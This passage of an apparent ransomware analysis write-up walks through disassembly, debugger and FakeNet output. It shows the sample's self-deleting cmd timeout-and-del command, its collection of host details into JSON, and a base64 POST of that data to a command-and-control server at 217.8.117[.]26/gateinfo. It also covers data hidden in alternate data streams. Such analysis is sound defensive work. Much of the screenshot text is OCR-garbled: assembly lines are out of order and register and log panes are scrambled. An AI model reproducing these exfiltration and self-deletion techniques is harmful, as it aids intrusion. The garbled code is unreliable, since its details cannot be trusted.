
Here we see the "ShellExecuteW "API call (always interesting to see what the sample might try to execute) that is called right before exiting. If we go where it is called, we end up in the following routine :

```
; Attributes: noreturn bp-based frame
sub_404A88 proc near
Filename= word ptr -208h
push
        ebp
mov
        ebp, esp
        esp, 208h
sub
        eax, [ebp+Filename]
lea
push
        esi
push
        edi
push
        104h
                         ; nSize
push
        eax
                         ; lpFilename
xor
        edi, edi
                         ; hModule
push
        edi
call
        ds:GetModuleFileNameW
push
        edi
                         ; int
lea
        eax, [ebp+Filename]
push
        eax
                         ; LPCWSTR
        offset aCTimeoutT15Nob ; " /C timeout /T 15 /NOBREAK && del \""
push
call
        Str_copy
push
        1
                         : int
        offset asc_407440 ; "\" /F"
push
push
        eax
                         ; lpString
call
        Str_copy
add
        esp, 18h
mov
        esi, <mark>eax</mark>
        edi
                         ; nShowCmd
push
        edi
                         ; lpDirectory
push
                        ; lpParameters
push
        esi
                         ; "cmd.exe
        offset File
push
        offset Operation ; "open"
push
push
        edi
                         ; hwnd
call
        ds:ShellExecuteW
push
        esi
                         ; lpMem
call
        sub_4010C4
pop
        ecx
call
        sub 40114A
sub 404A88 endp
```

The routine consists of calling the API "<u>GetModuleFileName</u>" with "hmodule" Null to get the path of the executable file of the current process. Then, it prepares a command line that would look like execute the command and then exits.

By looking at the XRef graph we also notice some classic Windows API calls used to send http packets over the network. If we follow the references we find the following routine :

00000000000000000000000000000000000000	C2_handler proc near Buffer= byte ptr -204h dwNumberOfBytesRead= dwor hRequest= dword ptr -8 hInternet= dword ptr -4 lpszServerName= dword ptr arg_C= dword ptr 14h push ebp mov ebp, esp sub esp, 204h push ebx push esi xor esi, esi push esi push [ebp+arg_C] push offset aData call sub_4033B9 push 1 push 2Bh push eax call Handle_data_struct	<pre>int -0Ch ; int ; LPCSTR ; char ; char ; lpMem</pre>	Name, INTERNET_PORT nS	erverPort, LPCSTR lpszObjectName, LPCSTR)	
0000000000405107 0000000000405109	-				
000000000405109	J2 10C_405254				
		000000000040510F 000000000405110 000000000405111 000000000405113 000000000405113 000000000405115 000000000405112 00000000405122 00000000405122	push esi push esi push esi push 1 push offset szAgen call ds:InternetOp mov edi, eax test edi, edi		*
	+				
000000000405135 push 3 000000000405137 push et 000000000405137 push et 000000000405137 push et 000000000405138 push et 000000000405139 push et 000000000405135 push et 000000000405135 push et 000000000405136 call et 000000000405146 call et 000000000405146 mov fr 000000000405149 test et	si ; dwFlags	: iord lame ; nServerPort :ServerName			
	000000000405160 000000000405160 loc_4 000000000405160 loc_4 0000000000405161 push 0000000000405167 push 0000000000405167 push 0000000000405169 push 0000000000405162 push 0000000000405171 push 0000000000405172 call 0000000000405178 mov	esi 80000000h esi esi esi			




By exploring this routine, we see that a post request is done. But now the question is what information is been sent. In the next section we are going to find out exactly what is been sent via the post http request.

In order to fast forward the analysis, confirm some hypothesis, and discover new functionality, we will start the sample in the <u>x32/64 debugger</u> while having <u>Procmon</u> and <u>FakeNet</u> running next to it to get more insights.

Dynamic analysis

Now that our ransomware is running in a controlled environment we can see in more details how the different commands and processes are been killed by it.



Let's continue where we left trying to understand what is sent to the server over an http post request. In the following screenshot we can see how the IP and Port are decoded from the string stored in the ".rdata" section of the executable.

🕸 x32dbg - File: 79385ED97732AEE0036E67824DE18E28.exe - PID: 1518 - Module: 79385ed97732aee0036e67	7824de18e28.exe - Thread: Main Thread 11C8		-		\times
File View Debug Plugins Favourites Options Help Jan 3 2017					
CPU Graph Log Notes Breakpoints Memory Map Call Stack F8	SEH 💿 Script 🔮 Symbols 😳 Source 🖉 References 🛸 Threads	🐨 Snowman 💼 Handles			
e xor ebx.ebx	eax: "217.8.117.26:80"	A Hide FPU			
A C B5 00 nov edi, 79355ed7732aee0056e67824de18e28,88AcSC R0 dword ptr ss:[bbp:4],ebx PC nov dword ptr ss:[bbp:4],ebx C R1 est pdf esx pdf esx C FF FF C R1 79355ed97732aee0056e67824de18e28,883458	edi: 1273, 1117,08300, 85AcSc: "wjEl, jguATE3, j120jgw" edi: "217, 8, 117,26:80" exi: Strlm exi: 512, 6, 117, 26:80" exi: 217, 6, 117, 56:80"	Exx 00462180 "217.6.117.26:80" Exx 0060000 Exx 00000000 Exx 00000000 Exx 00000000 Exx 00000000 Exx 00000000 Exx 0000000 Exx 00000000 Exx 00000000 Exx 00000000 Exx 00000000 Exx 00000000 Exx 00000000 Exx 00000000 Exx 00000000 Exx 00000000 Exx 0000000 Exx 000000 Exx 000000 Exx 000000 Exx 000000 Exx 000000 Exx 000000 Exx 000000 Exx 00000 Exx 000000 Exx 000000 Exx 000000 Exx 000000 Exx 000000 Exx 000000 Exx 000000 Exx 000000 Exx 000000 Exx 0000000 Exx 000000 Exx 0000000 Exx 00000000 Exx 00000000 Exx 0000000000 Exx 00000000 Exx 00000000 Exx 00000000 Exx 00000000 Exx 00000000000000000000000000000000000			
Tast one one	eax: "217.8.117.26:80"	EIP 00884C37 79385ed97732aee0036e67824de18e28.00884C37			
00 00 00 jmp 79385ed97732aee0036e67824de18e28.884C88	eax:"217.8.117.26:80"	EFLAGS 00000246 ZF 1 PF 1 AF 0 OF 0 SF 0 OF 0 CF 0 TF 0 IF 1			
e push eax	eax: "217.8.117.26:80" eax: "217.8.117.26:80"	LastError 0000047E (ERROR_OLD_WIN_VERSION)			
e F8 push dword ptr ss:[ebp-8]	edi:"217.8.117.26:80", eax:"217.8.117.26:80" edi:"217.8.117.26:80"	GS 0028 FS 0053 ES 0028 DS 0028 CS 0022 DS 0028			
		x87r0 00000000000000000000000 570 Empty 0.00000000000000 x87r1 00000000000000000000 571 Empty 0.000000000000000 x87r2 0000000000000000000 572 Empty 0.00000000000000000000000000000000000			
e 14 add esp.14 e push edi call est e 03 sub eax.3	edi:"217.8.117.26:80" esi:1strlen eax:"217.8.117.26:80" eax:"217.8.117.26:80"	x87+6 000000000000000000 575 Empty 0.000000000000000 x87+5 00000000000000000 575 Empty 0.0000000000000000 x87+6 5000000000000000000000000000000000000			
push ebx push ebx push ebx push edi EC FF FF Call 79385ed97732aee0036e67824de18e28.b83900 add ebo call 79385ed97732aee0036e67824de18e28.b83900	edi: "217.8.117.26:80"	x87Tagmord FFFF x87Tag 03 (Espty) x87Tw_1 3 (Espty) x87Tw_2 3 (Espty) x87Tw_3 3 (Espty)		0	

Once it has that information the malware will start preparing the request. This means setting up the headers and the content that will be sent. Once done it will call the API call "HttpSendRequest" to send the http request. Using FakeNet we received that request and respond with a fake site to emulate the "C2".

07/23/20 01:29:00 PM [D	Verter] 79385E097732AEE0036E678240E18E28.exe (5400) requested TCP 217.8.117.26:80
	verter] / System (4) requested UDP 10.0.0.255:138
	verter] 79385ED97732AEE0036E67824DE18E28.exe (5400) requested TCP 217.8.117.26:80
07/23/20 01:33:48 PM [HTTPLis	ener80] POST /gateinfo HTTP/1.1
07/23/20 01:33:48 PM [HTTPLis	
07/23/20 01:33:48 PM [HTTPLis	
07/23/20 01:33:48 PM [HTTPLis 07/23/20 01:33:48 PM [HTTPLis	ener80] Host: 217.8.117.26
07/23/20 01:33:48 PM [HTTPLis 07/23/20 01:33:48 PM [HTTPLis	ener80] Content-Length: 4097 ener80] Cache-Control: no-cache
07/23/20 01:33:48 PM [HTTPLis	ener80
07/23/20 01:33:48 PM [HTTPLis	eper80] data=U]Tntw2ggTzgDh3]vbY@fA6Dswbz0USEsdriuDh4HNk5UggS]MiMOc@Bw@DAfXgE
07/23/20 01:33:48 PM [HTTPLis	ener80] TY@41biS60Cu9nr07hf3zrfnASs8dteb]/5K0u6KSbgoDebTo5gozRAaRInT8TYt
07/23/20 01:33:48 PM [HTTPLis	ener80] YZ/GT1TKST/uYy40UJPj0bgcv19KAXVB0J13jC9QWuh1nTE9THjB0hXxCwFQ1hS5
07/23/20 01:33:48 PM HTTPLis	ener80] uBOUNXV4E5dofkDCwVqhF8mVEWkHLMGgM7L5/QX1FLT9ZKX7LHC0IJ/2NeKYDFv1
07/23/20 01:33:48 PM [HTTPLis 07/23/20 01:33:48 PM [HTTPLis	ener801 HcgLD@EB21B0CKuFedSUY/xJB7zcu3hDguPPQN1zKNcs3RMpx8k1myXERFA0hryy
07/23/20 01:33:48 PM [HTTPLis 07/23/20 01:33:48 PM [HTTPLis	ener80] i9AdjLllnFak8sxXppkHFGCVgiBYLVZtP87uyuu9JFGEzcV3pVoCgF59WgWtVCDT angr80] izrlV3Ti35Kv1ScRobructtcrMafCibVDSvwcZpaC4KylTMVk1SvTbADa1904ctk/0
07/23/20 01:33:48 PM [HTTPLis	
07/23/20 01:33:48 PM [HTTPLis	ener801 Lrg9sRr0Itoe5AMezpohHUP@dfGn3rxvlkCbpl01w7jq080VRwtcozKFiy5wBpWh
07/23/20 01:33:48 PM [HTTPLis	<pre>cener80] JJaawJZzGJwesYFZpsG@@ajjfJRJogBIdrasofF/JGVowAcQL4EQ41195EVygG/g ener80] JJaawJZzGJwesYFZpsG@@ajjfJRJogBIdrasofF/JGVwAcQL4EQ41195EVygG/g ener80] 7jz@xMlwJHANwILJmRCOatatyplWvygCd201XHJwb3W4ZILW7TJ3MUDpnC@VQi6 fZvCci wnifLukciBURSopa7675D_Encodwd4237LNJ207RWEinfJGoweD_UTJZi3Lsop</pre>
07/23/20 01:33:48 PM [HTTPLis	ener80] 7jZ@xM]wJHANwIL3mRCOatatyp]WNvgCdz01XHJWb3W4z1Iw77I3MUDPqnC@VQi6
07/23/20 01:33:48 PM [HTTPLis	enerovj i cyfejrijftuksivkozody/orstengowuw4zseuasbzbwsjyrusowptvzvzrytag
07/23/20 01:33:48 PM HTTPLis	ener80] gK/46gIP34L]wkEwxqLD3]1Xif8TKDRUUFnU1ew7Pwfu9RdF3an915nx]bRHeye]
07/23/20 01:33:48 PM [HTTPLis 07/23/20 01:33:48 PM [HTTPLis	
07/23/20 01:33:48 PM [HTTPLis	ener80] 1Z2///N21VHg4Ravx2u@N9SKyT0rngKy1XZzD0iMA49vs1axnPojqCXR7aphmafF ener80] 950v1aKZ4PDnn6b75uZnyRx0vdHNtKG9ZeiZstKugsZNiZh1Z1rT2Nd9TfEw@IDZ
07/23/20 01:33:48 PM [HTTPLis	ener80] 122///N2/UH94RaVX2UBN95Ky/UFTRGKY/X22UDIMA49V5/13KNP0jQCXK/apfmaTF ener80] 95Qy1aKZ4PDnp6b75U7DVRKX0VdHNtKG9ZejZ5tKUqZXJjZhIZIrTZNd9TFfw@IDZ ener80] 12K4Qjfnq7hRGk7Nx3WM058RQ28Advyvx1oBxalahjk9Urv1IF/mX5EwhoccHBGC ener80] 12khqUIHo5inEyStH998Kw085ze/ASXUKWPCIPby3HB3RVKIbAk0b4KAye90jJ ener80] JWBmGst6gxHDrrxYGu/hgi6TkyCOajeQYT9qVwCxk0IwcqIYX65h1tiVtjS7ZZ@n ener80] FamME@VhAtc6LaQc9L9RjRmQT5512ZWHUK5drVL2Y2Ga5/XtXQ]Jdet3ITr@8IxN ener80] La9AfdveHjprndstjqdk853@e/SIKEas1EmNJtYXG1N5DLqA/forDsozp ener80] opz1z6IoR9cK0UBdY5IRFS1iu4bL8eq5UdFRmv3HTqDZMyfMezpBT@X0n5dAM0PU wDWadqUpvpawEL14Vmm0WtiBbd20wcoc65pUvC6EDB23c5DhkwEcawd acd
07/23/20 01:33:48 PM [HTTPLis	ener80] 1ZkhquIHoʻ5inEYSt1H9j8KwQ8SZE/ASXUKwPCIPbX9IHB3RvKIbAk@b4KAye9@JJ
07/23/20 01:33:48 PM [HTTPLis	ener80] JWBmgst6gxHDrrxYGu/hgi6TkyCOajeQYT9qVwXck0IWcqIYX6ShltiVtj57zZ@n
07/23/20 01:33:48 PM [HTTPLis	ener80] FamME@vhAtc6LaQc9L9RjRmQTs5122WHuK5dryL2YZ6a5/XtXQljdet3ITr@8IxN
07/23/20 01:33:48 PM [HTTPLis	ener80] La9AfdveHjprndxiqqkp8S3@e/SIKEaslEmJtyXdj1NSb9LqNJ76LpA/6rDsozp
07/23/20 01:33:48 PM [HTTPLis 07/23/20 01:33:48 PM [HTTPLis	ener80] Opz1z61oR9CK0UBdY51RF511u4bL&eq5udFRnwJHTqDzMyTMezpBT@XOn5dAMUPU ener80] w0N@aduRvDvewEL14VMm@wtiBb@40mkgwooGFsDUvVGEDBs3rS7DhKwEGew4agd9
07/23/20 01:33:48 PM [HTTPLis 07/23/20 01:33:48 PM [HTTPLis	
07/23/20 01:33:48 PM [HTTPLis	eper80] vEAX8vAurdBwBAZxS1rbva@wUi3Z10wKCc7b5NE6m9bKuTMiaGHP5G41ZKS5A6Ck
07/23/20 01:33:48 PM [HTTPLis	ener80] Oamw@RczxwwRzgg3405F0v7A5RRTb0trKxxgzxP67g5wEgg28iUUNp@Pi4vxv0]
07/23/20 01:33:48 PM [HTTPLis	ener80] CHx5de1sxwbfZXbtLTDLif/XTo//6V0dQyttms9sLBwu1Z2jMf9IY9N5GbgZcD6b
07/23/20 01:33:48 PM [HTTPLis	
07/23/20 01:33:48 PM [HTTPLis	ener80] k8GRrCjn8TXhPWsI5p9Lw8yHXCPHpK11LkHs/KfuDsfFis7YZQJvyXh1uRqjjysA
07/23/20 01:33:48 PM [HTTPLis	
07/23/20 01:33:48 PM [HTTPLis	
07/23/20 01:33:48 PM [HTTPLis 07/23/20 01:33:48 PM [HTTPLis	
07/23/20 01:33:48 PM [HTTPLIS	
07/23/20 01:33:48 PM [HTTPLis	ener801 5Go4cWPwN1VTXRr2C9Y1z8cdrX01VaGX6coPRTHs10mGFTCd2aDvTe10nR/1g5VF
07/23/20 01:33:48 PM [HTTPLis	ener80] VMMkRS95aoipgud@uFI@QLYweFsvgJPvKH7ckP3oLQOwr2oC86v9fgKQMRAkbVMM ener80] 6SaziJR013o7JejggSB7m/vDod/4dghrFeKoq10iDJQZbiSGuYgdEk@NchSDvob8 ener80] 9VY0E3r/Y0Bvoc32wT7s2pyILFK/Yiv3hBR16y0f5tQYFcxAfKRD7PPbZzhibr4j
07/23/20 01:33:48 PM [HTTPLis	ener80] 6SaziJR013o7JejggSB7m/vD0d/4dghrFeKoq10iDJQZbiSGuYgdEk@NchSDv0b8
07/23/20 01:33:48 PM [HTTPLis	ener80] 9VY0E3r/Y0Bvoc32wT7s2pyILFK/Yiv3hbR]6y0f5tQYFcxAfKRD7PPbZzhibr4j
07/23/20 01:33:48 PM [HTTPLis	ener80] Neju49wh1tr2YOmancJT0JNAAFvFS8BPDE70dRsW0Wgr0DuC22H2P1V0QzjsyTjk
07/23/20 01:33:48 PM [HTTPLis 07/23/20 01:33:48 PM [HTTPLis	enersoj rzrnyuBCSMHUC/CeZyQ44LoQZUYWDUYYOCTaVUZMS/YOXYNASS/NPEVMALQCOXGy popor01 kzywietowyzkarcaswo pohobekwi/4x/karc/wkryuEzzzzefb21b6/iMowZeb2M
07/23/20 01:33:48 PM [HTTPLis 07/23/20 01:33:48 PM [HTTPLis	enerovj klabi 90k/kn/ziodoxQJIINADOBKVI/4A/DQCCVMASyHJIIZCI DJILI/I JMew/ODZM jeneroNJ i Smpv/ZE/JATSNI TJMASCBABDdoCATUCI dDINAECTINTIII/CMJIVMHSW/ISVAC
07/23/20 01:33:48 PM [HTTPLis	ener80] Neju49Whifn2YOmancJTOJNAAFvFS8BPDE70dRsWowgr@DuCz2H2P1V0QzjsyTjk ener80] r2rNyuBC3MHUC/CeZyQ44L6QZUYWDUvYOOtaVUZMS/Y0XPNaS57hPevmaLqC0XGy ener80] kIXB19QK7kNzT6a8XQJnNAD6BKvi/4X/bqcCVwAsyH5TIZCfb31Lh/ijMew76b2M ener80] L5mnNtKF2/2PT5NLIPW4SEABBPdoC@UVFLdRINgFctrhTqUhCM7UXwb2w//EVnc ener80] /rXVVTWR3aJts6eCkf/lcVBLfRM0wfwcUK3HV9/gVYqOtbgb06XECQ290NpjpVP ener80] U@Wm48aNr06rYhNi2ItUrTAUTANTANGYG0ffRY9mrTa5W60VyALbyQSPywxUjy@2 ener80] U@Wm48aNr06rYhNi2ItUrTAUTANTANGYG01402022
07/23/20 01:33:48 PM [HTTPLis	ener80] U@Vm48aNr06rYhNi2ItUrTAUiR4N9VgQfofRY9mrTa5W6VDvYaLbyQSPywxUjy@2
07/23/20 01:33:48 PM [HTTPLis	eller obj Sky represente ujsky neskuk vezi posonowedy u nesku v onesku v onesku kile i nozetski
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07/23/20 01:33:48 PM [HTTPLis	
07/23/20 01:33:48 PM [HTTPLis	
07/23/20 01:33:48 PM [HTTPLis	ener80] ZM@6BnajcCboAEJMNsr4W4c0jVyojIvBtD6wJz8AqbA1EN9Q7LFei0sv3KMq11aB
07/23/20 01:33:48 PM [HTTPLis	ener80] HRT2k0BpakyowydirCoVTPhBRrVVpCrxDaSoiT983wHUTM0FiywywuY6KTyS3607
07/23/20 01:33:48 PM [HTTPLis	eRUMOevWiQsqoLm2Xhok1bZoyVRyewHoF1WuhHtqBJiLjQ/oRHpewzCW9aN2ggrv
07/23/20 01:33:48 PM HTTPLis	ener80j b6RRvjjuGidRIfFunPN9bb6Irelj4@IcghC886nglGJj4z0dAbwptPA3ggJZScc
07/23/20 01:33:49 PM [HTTPLis 07/23/20 01:33:49 PM [HTTPLis	ener80j Gob15CNXMEZRDDRG1D1L/5EbnQk@U57ZKMVaw31Dny4NnV8KG05QL53LZUT/LXHU
07/23/20 01:33:49 PM [HTTPLis 07/23/20 01:33:49 PM [HTTPLis	ener80] YTZbR2q6QQDq7wUilzelIZ@ggTnhVF8yopzKTZ@rtY9b4hcAij9BNxNPFw09nqs2 ener80] PCFDFcKVra6enesurwuic5NvabiSluednansSnarcCvs6ddavsvTvvwtHvhDe232vkF
07/23/20 01:33:49 PM [HTTPLIS	ener801 6km05mdP1iqxxDiokZWXR9TPvT6othovNNZ04/9XbT1kR7TXR2FEbvNEmuR
07/23/20 01:33:49 PM [HTTPLis	ener801 NCV17HJ2/FdRC1LkzyDH0sgAYCLwP0oT2P150AsrjJdJFAb8LjnC6AJgXxS5AuGg
07/23/20 01:33:49 PM [HTTPLis	ener80] NDy7R3sLaM9p0iTSvk8CrjrPRwCpn8P8@LTC@s09d4EoJqkktVOP8PQGgvjf8P10
07/23/20 01:33:49 PM [HTTPLis	ener80] wig@qyCtlincPFMamGjP0ZijjeFqtmDDocvA4rFkwXeUtScdZboZ/AMtgxtwwSik
07/23/20 01:33:49 PM [HTTPLis	enerskoj
07/23/20 01:33:49 PM [HTTPLis	ener80] Storing HTTP POST headers and data to http_20200723_133349.txt.

As the picture shows the ransomware sends a big blob encoded in base64 to the c2 server at "http://217.8.117[.]26/gateinfo". But where is this information coming from? For this we need to go back to the code an analyse what happened so far.

	; intcdecl Gen_json_with_data(LPCWSTR lpString, LPCSTR) Gen json with data proc near
000000000040410F	
000000000040410F	var_18= dword ptr -18h
000000000040410F	lpMem= dword ptr -14h
000000000040410F	var_10= dword ptr -10h
000000000040410F	var_C= dword ptr -0Ch
000000000040410F	var_8= dword ptr -8
000000000040410F	var_4= dword ptr -4
000000000040410F	lpString= dword ptr 8
000000000040410F	arg_4= dword ptr 0Ch
000000000040410F	
000000000040410F	push ebp
0000000000404110	mov ebp, esp
0000000000404112	sub esp, 18h
0000000000404115	push ebx

```
0000000000404116 push
                          esi
0000000000404117 push
                          edi
0000000000404118 call
                          Get_HW_profile_hwid
000000000040411D mov
                          ebx, eax
                          Gen_token_?
0000000000040411F call
0000000000404124 push
                          [ebp+lpString] ; lpString
00000000000404127 mov
                          edi, eax
00000000000404129 mov
                          [ebp+lpMem], edi
0000000000040412C call
                          Unicode_to_ascii
0000000000404131 mov
                          esi, eax
00000000000404133 mov
                          [ebp+var_18], esi
                          Get_current_os_regkey
00000000000404136 call
                          [ebp+var_4], eax
000000000040413B mov
                          Get_username
0000000000040413E call
                          [ebp+var 8], eax
0000000000404143 mov
                          Get_computer_name
0000000000404146 call
000000000040414B mov
                          [ebp+var_C], eax
000000000040414E call
                          Get_locale
                                          ; int
0000000000404153 push
                         ю
0000000000404155 push
                         ebx
                                            LPCSTR
                                          ; "{\"hwid\":\""
0000000000404156 push
                          offset aHwid
000000000040415B mov
                          [ebp+var_10], eax
                          Append_str
0000000000040415E call
0000000000404163 push
                          1
                                          ; int
                          offset aToken
                                          ; "\",\"token\":\""
00000000000404165 push
000000000040416A push
                                          ; lpString
                          eax
000000000040416B call
                          Append str
0000000000404170 push
                                          ; int
                          1
                          edi
                                          ; LPCSTR
00000000000404172 push
00000000000404173 push
                          eax
                                          ; lpString
                          Append str
00000000000404174 call
                          edi, edi
00000000000404179 xor
000000000040417B inc
                          edi
0000000000040417C push
                          edi
                                          ; int
                                          ; "\",\"userid\":\""
                         offset aUserid
0000000000040417D push
00000000000404182 push
                                          ; lpString
                         eax
00000000000404183 call
                         Append_str
00000000000404188 push
                          edi
                                          ; int
0000000000404189 push
                                            int
                          8
                                          :
000000000040418B push
                                          ; lpMem
                         eax
                         sub 40337F
0000000000040418C call
0000000000404191 add
                         esp, 40h
0000000000404194 push
                         edi
                                          ; int
                         offset aBuildid ; "\",\"buildid\":\""
0000000000404195 push
000000000040419A push
                          eax
                                          ; lpString
000000000040419B call
                         Append_str
00000000004041A0 push
                          edi
                                          ; int
                         17h
                                          ; int
000000000004041A1 push
00000000004041A3 push
                                          ; lpMem
                         eax
000000000004041A4 call
                         sub_40337F
000000000004041A9 push
                          edi
                                          ; int
                         offset aExt
                                          ; "\",\"ext\":\""
000000000004041AA push
000000000004041AF push
                         eax
                                          ; lpString
000000000004041B0 call
                          Append str
```

In this function we see that there is a template for a json file were some details about the system are gathered and later appended to the json temple string. Examples of details that are gathered include but are not limited to:

GetCurrentHwProfileA

- Gen_token (some crypto API calls are involved)
- Query the registry key ""
- GetUsername
- GetComputername
- GetLocale
- Etc.

Once it finished querying the system it generates a json that looks as follows:

K	
	"h <u>wid</u> ": " <u>alkp</u> 79gv6-n01f-l116-i968-886q6b6m6963d",
	"token": "SYakgh:LFKc@IXgajEDgEwrHgiQ+bpXQNYDV2PqAq4u7bc2is8=",
	"userid": "8",
	"bulldid": "23",
	"ext": "ZUMMYh",
	"osversion": "Windows10Enterprise",
	"winusername": "REM",
	"wingcname": "DESKTOP-2C310H0",
	"rsakey": "W03mJTVJMW6/+iE6YCfVmRUSylegpEelly8n5aLcoNe6TztV5f790jERhFjVlNz0+5KkgpvoK+703JeMhPbhYRlGodjZZgE14Bmxnr9eEatQceCUD9c6818WHeFt5+348MNF09nZJlfohmIFo1PNLtgsRYJymoU1fg7GF9abH/PvhhcD9YCEFyfPlsDktgP
	LSHIZ67PTue4ASArD7fefTUR822z7qTiuHEFOcRS1R727S10gIBLb8cCAFjRtEjJDLMP0t/fDwedC1P1B7Yy3IjdeJ1PngTaUtdxS4rX1+7PUFPL5FS1Z0NJ2tbjJNSkKekSabfN9UW26JB1sZjJNhvD1dVza5o3C44+X03fFZ7yLDI59621ftC15w3IAn3u.pk9fPIM9b10/1j0gxF6AIVJuP0MCQ17Ld3
	+4b3q2wq1ZT5QJWXsQ1EurG7ByTNPoLn54wx3yLJJPDWShQ7Q+HeMMM4UQMnrC18CuryQ50mDQ79oyCuFuDdWSd+FMticciAmKmAC59E81qWL28g9PaKSmYfy9Upx1xzyW4fn13ZsSWh6LpKYfh+QLmWCyPbhKZGgwcy1161ofcchkpnqqyIU++c4IGb6y2Q/MKv43BP/L11eg2356C6dF7DbYBG3Y
	nfyFhSMrRa2074dTH9llvJxU8Ac6tYl/c2D2WKzFE3-Npl63x4NkR6gjtLIjm1102u3yC8lGTD0lC@Huk0W5+K5Qcbz0jl0oc56U01gFbF1o0m92EMuPPwXCjGnNlUVF.e104MdgZAAtDcZ4nzAVlTSRLF/JNYSGIzBE9gxF0vYbYIcdoU9H/6XWTR8r/VcqZ.Aw1dXU0m5jEf3oFt4g0emiL0eYTeD
	+GcOWYnbcdjuE2h037Lp17LHLmv8mIHGW0z.gpU/Yt1y0NkEXFMa0PM85hI3aF8TP/yub/N7uC2KLLScmVg3PfzLLopHVt28Tn3a.GjccWtTYNIMEdk7hr/CvJwyofdfg8LTLU8SnprrU4JbaED00d85C/p0Kw84h4Hv3.vsSR0WGpdssvE0d852g25c75CzqkQsgenvWVH+dTJWKCH5vhCFhE7j/cK1KLfbbw
	JvBK6wVlaxwbg/glzyboh7cgCaSURnBm8vzpz0PLU0L/VARTTkaX0eg70cbHp1HvFLlwVbH+VLARPKh8gnyS9Yr+bVPNoPL+fm9+m2ORAp6yE+s36LHcR4/bs9z1fnf6gxx1bx0Kt23HVywLCPPEYES5zu85nNp1HHCA74eEhz2dEg83afgo0pGyPf87Y6brr2
	48/as65tEHjqkogL90105hyb5ex8tLX8ZXnQ8eYdr1QLZv3E+1jN8RAPIQv[FDzr7DVXdeBeWzvMbJ0+3+eXY3w5syxrvg]3+8bJ0Nx1BcqC1bX2C0500e5qr1rtWC],.Qdbpo8U50/Z326D9HnkpLDFXV83U3+2YRfpkLCbQhf2uyvR2HzFhhvKDbyzmQqhNQvAcq4v34n18wx1Xi6h8uot1808ZTfp5C0mQ/
	mrRV2MmrF8TewcKqVJd3WF8UTDxWkrod4gMtkHrIF5kd1Clkvnjptmgr74tEtHVU10//G6gd2112+52mT5A2Ur43gFPf21nD1Jg42x8t88LISBcVRXJ2T0k8MH/to4g8NkolbUY0XX0XMBC4H/fm43h/0bd3sjYscZGe7UMmaEjjLxHXQLJfv6PHu2HWU1pgCk6Me+F7816kzt12AwPR3g6t
	4vPT9a9xdJH4scFVU4/Ima03Vos2g1oVKPNeyPextnr2o2801aVI08BeqG6cuA61EN90ou89/a0n01/v+2LJ190EC75fgmEGF2L80x9HNNVfEh+k3FzxVTte6+P817cb8n+Hy52D8v8HeDahnXfLvk5zoE/TPCg1559MeHt50Tz2JkGLbfsEc7uDTpg5e7yVeVTmGKZ2ou8002yVg8Keg08BK6St
	+yd5uYvhiz3rdovwAA/DXD/pm2qTF/mCjqq4QmlP/VaUPUbUhNVDNgpENcruSACYYcq]j841g8soeXwp5d3UKWG/Q0KOmrFRLHjC+",
	"locale": "English(UnitedStates)",
	"isadain": "i,
	"#59erver": "0",
1	
Я	"hasrukeys": "4", "arch": "x64"

After the information is gathered, we see that some encryption is initialised (creating encryption keys, specifying algorithms, etc) but some of the information used is queried from a file that was written in "%temp%\\boot.sys" in an earlier stage. The most interesting aspect of this, is that the information is not read from the file itself, instead it queries the file using the convention "filename.ext:string". This means that this ransomware is using <u>Alternate</u> <u>Data Streams</u> to hide information. Using the <u>ADS-spy</u> tool we can inspect the content that is been read by the malware.

😫 ADS Spy v1.11 - Written by Merijn	-		×
Alternate Data Streams (ADS) are pieces of info hidden as metadata on files on NTFS drives. They are not visible in Explorer and the size they take up is not reported by V browser hijackers started using ADS to hide their files, and very few anti-malware scanners detect this. Use ADS Spy to find and remove these streams. Note: this app can also display legitimate ADS streams. Don't delete streams if you are not completely sure they are malicious!	/indow:	s. Recent	^
			\vee
C Quick scan (Windows base folder only) C Full scan (all NTFS drives) Image: Scan only this folder: [C:\Users\REM\AppData\Local\Temp] Image: Scan only this folder:			
Scan the system for alternate data streams Remove selected streams			
C:\Users\REM\AppData\Loca\Temp\boot.sys : adbpimig (6 bytes) C:\Users\REM\AppData\Loca\Temp\boot.sys : lajwebwylzuwgkqu (744 bytes) C:\Users\REM\AppData\Loca\Temp\boot.sys : kqgweimxzeqhnwaq (2112 bytes) C:\Users\REM\AppData\Loca\Temp\boot.sys : wrtonhzylpznh (46 bytes) C:\Users\REM\AppData\Loca\Temp\boot.sys : wrtonhzylpznh (46 bytes)			
Scan complete, found 4 alternate data streams (ADS's).			

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Bitemate Data Streams (ADS) are pieces of info hidden as metadata on files on NTFS drives. They are not visible in Explorer and the size they take up is not reported by Windows. Recent browser hijackers started using ADS to hide their files, and very few arti-malware scanners detect this. Use ADS Spy to find and remove these streams.	^
Note: this app can also display legitimate ADS streams. Don't delete streams if you are not completely sure they are malicious!	
